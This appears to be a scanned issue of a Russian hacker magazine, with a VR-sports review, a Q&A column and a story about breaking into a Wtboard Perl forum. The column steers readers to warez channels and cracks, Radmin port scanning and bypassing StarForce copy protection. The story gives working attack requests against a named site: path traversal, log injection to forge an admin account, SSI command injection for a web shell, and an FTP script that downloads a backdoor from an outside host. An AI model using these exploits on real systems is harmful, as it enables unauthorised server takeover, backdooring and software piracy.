
Невероятное число реализаций получили симуляторы гольфа. В модели от Virtual Realities нужно рассекать воздух специальной палкой с сенсорами на конце. Мячик можно наблюдать только на экране. Симулятор гольфа от P3pro (www.p3pro.com) позволяет использовать стандартную клюшку и бить по настоящему мячу. Чтобы дорогая хрустальная ваза долго радовала маму, покупается сетка-улавливатель. Платформа с 65 инфракрасными сенсорами фиксирует движение клюшки до, во время и после соприкосновения с мячом. Для расчета траектории полета используется профессиональное программное обеспечение. Существуют еще симуляторы гольфа с источниками света, воссоздающими на полу тип поверхности - рыхлый песчаный берег или зелень лужайки.


Real Sports Arena переносит тебя на футбольное поле или баскетбольную площадку. Мяч нужно бросать прямо в экран с проецируемым на него изображением.

Симулятор Gesture Xtreme позволяет стоять на футбольных воротах и принимать волейбольный мяч. В качестве контроллера игрок использует собственное тело, совершая немыслимые ужимки и прыжки.


Заканчивая обзор VR-симуляторов, не могу не вспомнить виртуальный теннис с беспроводной ракеткой, виртуальный каякинг и карате. А также знаменитую "стометровку" от Amusitronix. Для управления здесь используется аналог танцевального коврика. Бежать приходится немного в раскоряку, а брать барьеры - простым нажатием кнопки, когда обе ноги не касаются платформы на земле.

На какие только ухищрения не идут производители, чтобы сделать из тебя играющего мускулами Аполлона! К тебе на дом переезжают теннисный корт и "качалка" разом. Виртуальные гантели сами прыгают в руки. Не отходя от компьютера, в родной стихии хай-тека ты обливаешься потом и испытываешь самый здоровый спортивный азарт. Просто расслабься и получай удовольствие. И куда катится мир?


VR-симулятор гольфа с сеткой-улавливателем для мяча




SideX (hack-faq@real.xakep.ru)



HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'а. Я все равно не дам, я жадный :).



Q: Я хочу научиться взламывать софт. Друзья посоветовали разобраться с SoftICE. Что это такое?

A: SoftIce - один из лучших низкоуровневых отладчиков программного кода. При помощи этой софтины можно наблюдать за состоянием системных регистров, держать перед глазами код программы и захватывать дампы памяти. Разумеется, SoftIce имеет двоякое применение: с одной стороны его используют программисты для отладки собственных программ, а с другой это отличный инструмент для изучения чужого софта с целью снятия защиты. В настоящее время SoftIce входит в поставку DevPartner Studio Professional, отдельно отладчик не выпускается. Но ты можешь найти одну из старых версий на пиратских развалах.

Q: Добыл "СофтАйс", но эта тварь отказывается пахать под WinXP. Как мне быть? Не хочется на NT 4.0 переезжать ;).

A: Ответ, фактически, есть в предыдущем вопросе. Обновленный SoftICE был успешно впитан в DevPartner Studio Professional Edition и другие отдельные релизы на www.compuware.com. Увы, столь мощный продукт дают в безвозмездное использование только на 2 недели, потом предлагают заплатить за использование софтины $1700! Бедным студентам и прочим маргинальным элементам могут помочь находки на варезных IRC-каналах (ищем www.xdccspy.com) и в eDonkey. И там и там с перманентным успехом находится указанный DevPartner Studio, весом в 170M. Для счастливых обладателей бесплатной версии 7.0 на astalavista.box.sk имеется даже кряк.



Q: Я тут обнаружил, что у меня какой-то Radmin стоит. Чего с этого поиметь можно?

A: Если сервер Remote Administrator'а (www.famatech.com) стоит на твоем компе, то поиметь можно только тебя самого. И объем того, что могут поиметь, зависит от количества icq-уинов, паролей к шеллам и диалап-аккаунтам на твоем компе :). Так что советую тебе поскорее избавиться от сервера, убрав его из автозагрузки - после этого ты сможешь думать о взломе чужих машин. Radmin - одно из самых популярных средств для удаленного администрирования win-тачек, предоставляющее тебе полноценный десктоп удаленной машины. В результате ты можешь работать с удаленным компом по сети как со своим собственным.


Q: Нужно захватить побольше win-компов с установленным Radmin'ом. Что делать, если всюду будут пароль просить?


A: Сканить серваки Радмина - наука нехитрая. Стандартный порт - 4899, и если он открыт, это косвенно свидетельствует о присутствии искомого сервера. Конечно, это может быть всего лишь чей-то honey pot, ловушка для хакера. Пароль, действительно, чаще всего будут просить. К сожалению, публичного релиза брутфорсера найдено не было! Все лишь говорят: ишь ты какой хитрый, сам пиши! А это не так уж и просто, поскольку все общение между клиентом и сервером криптуется довольно стойким алгоритмом.


Q: Я уже не первый месяц за компьютером, много общаюсь в IRC. Мечтаю стать админом в IRC-сети. Как этого добиться?

A: Основное направление движения зависит от твоего материального положения и желания потратиться. Если с деньгами проблем нет, то идем по первому пути. Покупаем сервер, ставим его на колокейшн ("collocation") или просто приобретаем выделенный сервант ("dedicated"). Учитывая, что IRCD, под который будет собираться система, ест минимум ресурсов, можно взять самое копеечное железо. Достаточно одного процессора, логичного минимума оперативки, скромного винта и крохотной 1U упаковки-rack. Аренда такого слота стоит совсем недорого. В случае выделенного сервера также не имеет смысла затовариваться современным железом - закупайся по минимуму! Dedicated в США обойдется в $100-200 ежемесячно, в эти деньги включена плата за установку, около 100G трафика и техническая поддержка. Имея сервер, можно подать заявку на прилинковку к сети, бланк которой можно найти на сайте сети (www.dal.net, www.undernet.org, www.efnet.org etc). Иногда просят статистику за месяц работы сервера, чтобы убедиться в постоянности его функционирования, благонадежности в удовлетворении юзера. Так что процесс линковки может занять несколько недель, а то и месяцев. Важное "но": многие крупные сети не разрешают крутить на сервере любые публичные сервисы, отличные от IRCd! Так что о хостинге под адулт-контент придется забыть, как и о прокрутке там своего биллинга :(.


СТР.52 ВЕРШИНА ПОРНО-БИЗНЕСА
Мы нашли настоящего порномагната, и он поведал нам все секреты этого незаконного в России бизнеса.


СТР.62 УГОН ЯЩИКОВ НА E-MAIL.RU
Найден очередной баг в популярном почтовом сервисе E-mail.ru.


СТР.64 СКВОЗЬ ОГНЕННЫЕ СТЕНЫ
Все чаще и чаще админы защищают серверы файрволами. Но если приглядеться, и такую защиту можно обойти



Q: Можно ли рулить Radmin'ом из-под Linux?

A: Мне жутко неприятно отвечать "нет" уже на второй вопрос по теме этого отличного продукта. Но, увы, пока не было выпущено какого-либо *nix-клиента. Нет ни любительского (от "третьих лиц"), ни, тем более, официального релиза. Хотя, как утверждают разработчики, это вопрос ближайшего будущего. Пока же получается, что оптимально использовать Radmin Viewer на базе одного из win-эмуляторов под *никс. Например, боем была проверена работоспособность Viewer'а на WineX. Также идут разговоры о готовящемся Perl-релизе клиента, который раз и навсегда решит привязку клиента к определенной ОС.

Q: У меня диски не копируются, т.к. там STAR FORCE защита стоит... Расскажи про эту технологию.

A: Star Force (www.star-force.ru) это контора, которая мутит софт для защиты ПО от копирования, нелицензионного использования. На данный момент в массах ходят версии 1, 2 и 3. Есть общедоступная инфа, исходящая, правда, из источников чрезвычайно ненадежных, что версии SF 1 и SF 2 легко ломаются. Злодеи говорят, что для взлома, к примеру, диска с игрой, CD нужно "завиртуалить" с помощью Alcohol 120 (www.alcohol-soft.com), отключить в системе уже имеющийся CD-ROM (через BIOS, к примеру), так чтобы комп видел лишь одну вертушку - виртуальную. Мы планируем в ближайшее время подготовить статью на эту тему, где и расскажем более подробно, как ломать защиту дисков.

Q: Мы по работе админим ряд систем Remote Administrator'ом. Ходят упорные слухи, что прогу взломали и даже запароленный сервер могут угнать! Это правда?

A: Действительно, совсем недавно IT-общественность будоражили упорные слухи о взломе Radmin. Ряд провайдеров, поддерживающих несколько известных ресурсов, в конце января подверглись массированной DDoS-атаке. Среди жертв были такие организации, как peterhost и masterhost. На всех взломанных машинах, использованных для ДДоСа, был установлен Radmin. Говорилось о неком баге в сервере продукта Famatech, который позволял беспрепятственно логиниться и производить захват системы. Впоследствии, чтобы опровергнуть эти слухи, производитель Radmin'а установил свой собственный honey pot, который предлагался как объект для взлома Radmin Server'а. Хакеров дразнили утверждениями, что взломать эту систему невозможно! И действительно, потуги компьютерных взломщиков ничем не увенчались. Слава яйцам: NT-админы могут спать спокойно. Как показывает практика, захваты большинства систем, управляемых Radmin'ом, осуществлялись через другие дыры атакованной системы.

Q: Решили с подельщиком поюзать сверхмощный Nmap под Windows! Только он не пашет, какой-то библиотеки ему не хватает! Приятель поставил самый свежак, но это не помогло :(.

A: Как и ряд других *nix-портов под win, сетевой сканер Nmap (www.insecure.org/nmap) требует для жизнедеятельности комплект Winpcap (winpcap.polito.it). Понятное дело, что установить библиотеку необходимо еще перед запуском Nmap'а. Проблема твоего кореша в его чрезмерном стремлении ко всему свежему: все Winpcap'ы, начиная с текущего 3.1 Beta, принципиально отказываются работать с Nmap'ом! Так что не выпендривайтесь и ставьте старье, датированное версией до 3.0 включительно. Девелоперы сканера обещают поправить несовместимость уже в ближайшем релизе Nmap.

Q: Хотим с корешем сделать варезную группу. Расскажи, как получают образы дисков, и какие форматы, кроме ISO, существуют?


A: В Ultra Edition Nero Burning ROM (www.ahead.de) отлично реализована возможность записи образов ("имиджей") во всех возможных форматах. Однако отдавать аж 150М трафика на скачку полновесного Nero - излишняя роскошь. Попробуем нарезать образы с помощью Alcohol, который, напомню, можно слить с www.alcohol-soft.com. Эта софтина умеет сохранять имиджи в следующих форматах: ClonedCD (*.ccd), Media Descriptor (*.mds), Blindread (*.bwt), DiskJuggler (*.cdi), Nero (*.nrg), Instant CD/DVD (*.pdi)! Конечно же, разработчики программы не обошли стороной и классические *.iso, о которых ты спрашивал.

Q: : Нельзя ли стать админом в сети, но чтобы ни копейки не потратить?

A: Собственно, деньги-то все равно нужны. Вопрос лишь в том, кто их заплатит. Слово "буржуй" обычно имеет негативный оттенок, однако жажда халявы порядком сильнее ;). Так что, если ты хочешь прокатиться на шару - придется поискать инвестора, чувака с деньгами, который бы тоже хотел стать IRCop'ом, но не хочет возиться с настройкой сервера. Таким образом, вы на пару с ним оказываетесь админами сети - он платит деньги, а ты админишь сервак. Также, если ты настоящий Unix-guru, можно вписаться в еще только формирующуюся команду нового сервера. Шансы попасть в состав администрации нового серванта - выше, чем на прописку в уже существующий, раскрученный сервер. Хотя ты можешь получить приглашение на подобную работу (в 99% случаев - безвозмездную) после длительной отсидки и активной помощи ушастым юзерам на каналах вроде #help. Например, IRCop Barbara, которая когда-то закрыла канал #хакер нашего журнала, именно подобным образом получила свой гордый статус.



Master-lame-master



БОЛЬШАЯ ДЫРА В МАЛЕНЬКОМ ФОРУМЕ

Теплым весенним вечером, листая журнал Хакер, один человек наткнулся на весьма интересную статью, посвященную багам в Perl-проектах. Речь шла о найденной уязвимости, позволяющей постить сообщения без дополнительной аутентификации в одном популярном форуме. Однако, прочитав материал до конца, наш герой подумал, что с помощью описанной дырки можно выполнять и более изощренные вещи.

НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ

БАГ ПОД МИКРОСКОПОМ

Уверенным щелчком мыши хакер запустил свой любимый браузер. В адресной строке он набрал www.sonet.to/wtb, где должен был быть установлен форум Wtboard. Действительно, совсем недавно администратор поставил борду на сайт, чем подверг себя большому риску. На форуме красовалось единственное тест-сообщение от админа. Но наш герой не собирался постить второй тест от идентичного ника (что было сделано в статье). Он в принципе не занимался подобными вещами, а совершал лишь революционные взломы :). После некоторых раздумий он скачал сорцы форума себе на винт и приступил к небольшому анализу.

Взломщик установил борду на свой локальный сервер. После этого он немного порылся в скрипте, который позволяет удаленно администрировать Wtboard. Действительно, аккаунт админа располагался в файле data/wtbadmin.txt и содержал в себе следующие данные: admin;;admin;;a, что, по-видимому, означало присвоение абсолютного доступа юзеру admin с аналогичным паролем. Быстро заюзав такой дефолтный аккаунт на сервере sonet.to, наш герой получил от ворот поворот - администратор изменил все настройки по умолчанию.

Дальнейшие действия хакера были направлены на проверку уязвимости. Поставив параметр data=/ в CGI-поток, он убедился в изъяне - сценарий отрапортовал, что не может открыть файл //wtbnames.txt. Затем взломщик обратился к скрипту wtbedit.cgi, передавая ему четыре параметра, название которых было выяснено из wtbadmin.htm. В итоге у сетевого партизана получился следующий запрос: http://localhost/cgi-bin/wtbedit.cgi?fid=0&oper=adminterface&login=root&pass=root. Сценарий заругался на неверный пароль. Взломщик даже не обратил на это внимания. Сейчас его интересовал другой вопрос. Он должен был каким-то образом связать инкапсуляцию переменных с возможностью администрирования и получить полноценный доступ к администраторскому интерфейсу. Наш герой полез в исходники wtbedit.cgi, чтобы посмотреть код процедуры, проверяющей аккаунт на валидность.

Девственно чистый форум

Искомая функция называлась verifyadmin, вот ее сокращенный код:

Код функции, проверяющей учетную запись

```
sub verifyadmin
{
open
NAM,"$data/$wtbadmin";$i=0;while(<NAM>){chomp;($nam[$i],$p
wd[$i],$stat[$i],$s)=split(';;');++$i;}close NAM;

for $i(0..$#nam)
{if($_[0] eq $nam[$i])
{if($_[1] eq $pwd[$i]){$stat=$stat[$i];return $stat;}
else
{return -1;
}}}
return -1;
}
```


Видно, что в verifyadmin() открывается файл "$data/$wtbadmin", из которого происходит чтение админского логина. Если пароль и имя совпадают с введенными значениями, возвращаются права доступа к борде. Хакера насторожило, что название открываемого файла целиком состоит из переменных, которые при определенном желании можно переопределить.

ПЕРВЫЕ УСПЕХИ

Недолго думая, взломщик скопировал wtbadmin.txt, находящийся в cgi-bin/data, в корень диска c:\. После этого нехитрого действия он подставил в запрос к wtbedit.cgi (полный листинг смотри выше) строчку «&data=../../../../../../..» и получил форму администрирования. Вот только все значения параметров были покоцанными. Это объяснялось инкапсуляцией $data, поскольку, помимо wtbadmin.txt, в data/ находились и другие файлы конфигурации, к которым по понятным причинам сценарий не смог обратиться. Но хакер был почти у цели. Подправив переменную на wtbadmin и дописав "../wtbadmin.txt" в значение, взломщик наконец-то получил полноценный доступ к администраторской панели.

Но этот вариант взлома прокатывал, только если у хакера существует локальный доступ на сервер. При текущем раскладе никакого акцесса не было, поэтому взломщик продолжал думать. Бегло проанализировав ситуацию, наш герой начал усердно вспоминать, в какие файлы он может записать информацию. Дело в том, что если хакер каким-то образом создаст файл со строкой вида "admin;;admin;;a" и скормит его имя в переменную $wtbadmin, то функция verifyadmin() честно пропарсит конфиг и допустит взломщика к скрипту администрирования. Вначале у сетевого партизана созрела идея написать публичное сообщение и оставить параметры для функции в обычном html-документе, однако этот способ не прокатил (да и палить себя никакого желания не было). Но потом, после тщательного просмотра каталога data/, взломщик обнаружил занятный журнал под названием wtwrong.txt. Открыв его, хакер понял, что в этот лог заносятся сведения о неудачных попытках обращения к админскому интерфейсу. Ничего странного в этом не было, если бы не приятный синтаксис журналирования. Он выглядел следующим образом:

```
BDADM FID=0; Time=23:56:15 20/03/2004; Log=root; Pwd=root;
Host=127.0.0.1; Email=; Misc=
```


Кривоватый запрос к скрипту

ЗАХВАТ БОРДЫ

После минутного размышления злоумышленник догадался, что после «FID=» следует не что иное, как идентификатор борды. На практике подтвердилось, что fid может принимать не только числовое, но и символьное значение. Пожалуй, хакер располагал всеми данными и был готов к применению собственного алгоритма.

Злоумышленник решил задать значение fid равным «root;;root;;a;;». Действительно, после этого в логе зарисуется строчка «BDADM FID= root;;root;;a;;...», скушав которую, verifyadmin() даст полный доступ к администрированию. Чтобы создать лог в общедоступном месте, взломщик должен всего-навсего задать значение data равным «../../../../../../tmp» (чем больше «../», тем лучше ;)). В итоге, наш герой обошелся двумя простыми запросами и получил доступ к wtbedit.cgi. Вот они:


http://www.sonet.to/cgi-bin/wtb/data?fid=root;;root;;a;;&oper=admininterface&login=root&pass=root&data=/tmp;
http://www.sonet.to/cgi-bin/wtb/data?fid=root;;root;;a;;&oper=admininterface&login=BDADM FID=root&pass=root&wtbadmin=../../../../../../../../../../../../tmp/wtwrong.txt.

Для тех, кто в танке, еще раз объясню: первый запрос создает свежий лог в /tmp с одной-единственной строкой известного содержания. Второй реквест подменяет переменную wtbadmin, устанавливая ее значение равным пути к этому логу. В итоге функция-парсер получает в качестве логина «BDADM FID=root», а в качестве пароля «root» и допускает хакера к админке.

Но так просто изменить параметры форума не получится. При нажатии кнопки «Применить», скрипт ругнется матом и выдаст ошибку аутентификации. Это объясняется тем, что при повторном обращении к сценарию замена не производится. Чтобы исправить ситуацию, нужно сохранить html-документ себе на винт и пропатчить форму, добавив дополнительный hidden-параметр с именем wtbadmin и длинным значением :). Последним штрихом будет замена относительного пути к сценарию полным (в теге <FORM>). Все! Теперь форум полностью в руках злоумышленника.

БОМБИМ СЕРВЕР SSI-ЗАПРОСАМИ

История могла закончиться на этой веселой ноте, если бы хакер был простым скрипткиддисом. Тогда бы он выполнил дефейс index.shtml с большой радостью (изменение


Прикидываемся админом

индекса форума через админку можно сделать очень просто). Но взломщик захотел получить полные привилегии в удаленной системе. Предварительно убедившись, что порты не фильтруются файрволом, сетевой партизан еще больше захотел рутовые права :). Но как взять рута, если у тебя доступ только на чтение файлов (да и то произвольных)? Дело в том, что Wtboard поддерживает SSI-запросы. Более того, главная страница имеет расширение «shtml». Недолго думая, наш герой рисует в конце HEAD-заголовка у индекса нехитрый тег: <!--#exec cmd="uname -r; whoami"-->. Все это хакер выполняет локально (в заранее пропатченной html'ке). После принятия изменений взломщик топает на главную страницу и видит... заветные строчки - результат выполненных команд. Web-шелл это уже не чтение файлов, с такой фичей взять системные привилегии очень просто.


Следующим запросом была команда «which wget». Оказалось, что wget'а на сервере не было :(. Но бэкдор залить очень хотелось, поэтому нашему герою пришлось извращаться и писать FTP-сценарий, благодаря которому хакерский bd.pl транспортировался на сервант. Для забывчивых (этот листинг много раз появлялся на страницах Digital Hack), напоминаю нехитрый сценарий.

FTP-сценарий для скачивания файла

```
/bin/echo user hack hackerpass >> /tmp/ftp
/bin/echo get bd.pl /tmp/bd.pl >> /tmp/ftp
/bin/echo quit >>/tmp/ftp
/usr/bin/ftp -n hack.narod.ru < /tmp/ftp
/bin/rm -f /tmp/ftp
```



Защититься от баги пока невозможно. Разве что ручками менять код, либо замаскировать имена системных переменных. В этом случае хакеру придется попотеть, чтобы хакнуть твой сервер.




На нашем диске ты обнаружишь наглядный пример описанного взлома в виде изящного VisualHack. В качестве бонуса будет выложен примитивный бэкдор, который использовал хакер.

ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

Прочитав X, наш герой не остановился на оборванной мысли автора, а решил поиметь нечто большее, чем просто постинг сообщений. И ему улыбнулась удача.

Взломщик использовал различные методы транспортировки файлов в зависимости от ситуации. Впрочем, описанные два способа заливки зло-исходников не единственные.

Хакер экспериментировал на локальной машине. Действительно, разруливать багу на удаленном хосте довольно глупая затея - при неудачном стечении обстоятельств можно получить люлей от администратора :).


Косметическое изменение html-документа

Обзор книг ведет Иван Скляров (Sklyarov@real.xakep.ru)


ОБЗОР КНИГ

«ФУНДАМЕНТАЛЬНЫЕ АЛГОРИТМЫ НА C» (РОБЕРТ СЕДЖВИК)




Книга из разряда "бессмертных". Ее автор - известный во всем мире профессор компьютерных наук Принстонского университета. Книга охватывает практически все известные базовые алгоритмы с реализацией их на языке Си, сопровождаемые внятными объяснениями, таблицами и рисунками. В продаже имеется аналогичная книга того же автора, но только для языка C++ - «Фундаментальные алгоритмы на C++». Обрати внимание, что издательство выпускает книгу (как для языка Си, так и для C++) в двух вариантах: либо в одном томе, состоящем из пяти частей, либо в двух, где один том может содержать части 1-4: "Анализ. Структуры данных. Сортировка. Поиск", а второй - часть 5 "Алгоритмы на графах". Смотри внимательно!

«ТЕХНИКА И ФИЛОСОФИЯ ХАКЕРСКИХ АТАК. 2-Е ИЗДАНИЕ» (КРИС КАСПЕРСКИ)



Второе издание знаменитой книги от не менее знаменитого отечественного автора Криса Касперски. На мой взгляд, это уже практически другая книга. В первую очередь изменился язык, теперь он более ясный и без лишних умствований. Убрана лишняя «вода» и приведены новые примеры взломов программ. Существенную часть книги занимает, если я правильно понял автора, реклама его будущей книги "Техника защиты лазерных дисков" (кстати, очень интересная тема!). В общем, отличное пособие для начинающих кряккеров, рекомендую!

«КРИПТОГРАФИЯ НА СИ И C++ В ДЕЙСТВИИ» (М. ВЕЛЬШЕНБАХ)



Научным редактором этой книги является известный российский специалист по криптографии Павел Семьянов - это своего рода знак качества ;). Книга в первую очередь рассчитана на программистов-практиков, которые хотели бы внедрить в свои программы защитные криптографические механизмы, а также понять принципы их работы. Хорошо прокомментированные исходные коды приложены к книге на компакт-диске и будут одинаково полезны программистам как под Linux, так и под Windows - программы протестированы в обеих этих системах различными компиляторами.

ЗАПРЕТ SSI

Несмотря на то, что все версии форумов Wtboard подвержены этой уязвимости, не каждый сервер удается порутать. Дело в том, что на машине может отсутствовать поддержка SSI-директив (строчка «AddHandler server-parsed .shtml»). Либо сервак крутится под виндой (в этом случае нужно заменить директорию /tmp каким-либо другим каталогом). Но в любом случае, ты можешь перезаписать index.shtml, выполнив тем самым заветную мечту скрипткиддиса.



Шпионская командная вставка

Предпоследняя строка запускает консольный клиент ftp с опцией -n (передача логина и пароля в одной строке). Все команды сценария вводились через SSI-запросы (все в той же шапке index-файла).

СИСТЕМНОЕ ПРОНИКНОВЕНИЕ

